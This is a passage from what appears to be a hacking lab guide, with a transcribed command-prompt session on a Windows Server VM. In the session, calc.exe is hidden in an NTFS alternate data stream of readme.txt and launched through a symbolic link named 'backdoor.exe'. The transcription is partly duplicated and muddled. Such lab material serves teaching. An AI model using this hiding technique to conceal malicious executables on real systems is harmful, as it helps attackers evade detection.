
Note: Log entries preceded with a '\*' indicate a password entry.


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



### 3.3 Hide files using NTFS Streams - Open Windows Server 2019







```

V2019 - VMware Workstation
File Edit View VM Tabs Help || Library Type here to search
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:
C:\>cd magic
C:\magic>notepad readme.txt
C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 6698-6F8F

Directory of C:\magic
10/05/2023 10:43 PM <DIR> .
10/05/2023 10:43 PM <DIR> ..
09/15/2018 02:12 PM 27,648 calc.exe
10/05/2023 10:43 PM 14 readme.txt
2 File(s) 27,662 bytes
2 Dir(s) 8,907,497,472 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe
C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 6698-6F8F

Directory of C:\magic
10/05/2023 10:43 PM <DIR> .
10/05/2023 10:43 PM <DIR> ..
09/15/2018 02:12 PM 27,648 calc.exe
10/05/2023 10:45 PM 14 readme.txt
2 File(s) 27,662 bytes
2 Dir(s) 8,907,498,800 bytes free

C:\magic>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <-> readme.txt:calc.exe

C:\magic>

```

```

V2019 - VMware Workstation
File Edit View VM Tabs Help || Library Type here to search
Administrator: C:\Windows\system32\cmd.exe
Volume Serial Number is 6698-6F8F

Directory of C:\magic
10/05/2023 10:43 PM <DIR> .
10/05/2023 10:43 PM <DIR> ..
09/15/2018 02:12 PM 27,648 calc.exe
10/05/2023 10:43 PM 14 readme.txt
2 File(s) 27,662 bytes
2 Dir(s) 8,907,497,472 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe
C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 6698-6F8F

Directory of C:\magic
10/05/2023 10:43 PM <DIR> .
10/05/2023 10:43 PM <DIR> ..
09/15/2018 02:12 PM 27,648 calc.exe
10/05/2023 10:45 PM 14 readme.txt
2 File(s) 27,662 bytes
2 Dir(s) 8,907,498,800 bytes free


C:\magic>backdoor.exe
symbolic link created for backdoor.exe <-> calc.exe


C:\magic>

```



### 3.4 Hide files using White Space Steganography


- Open Windows Server 2019

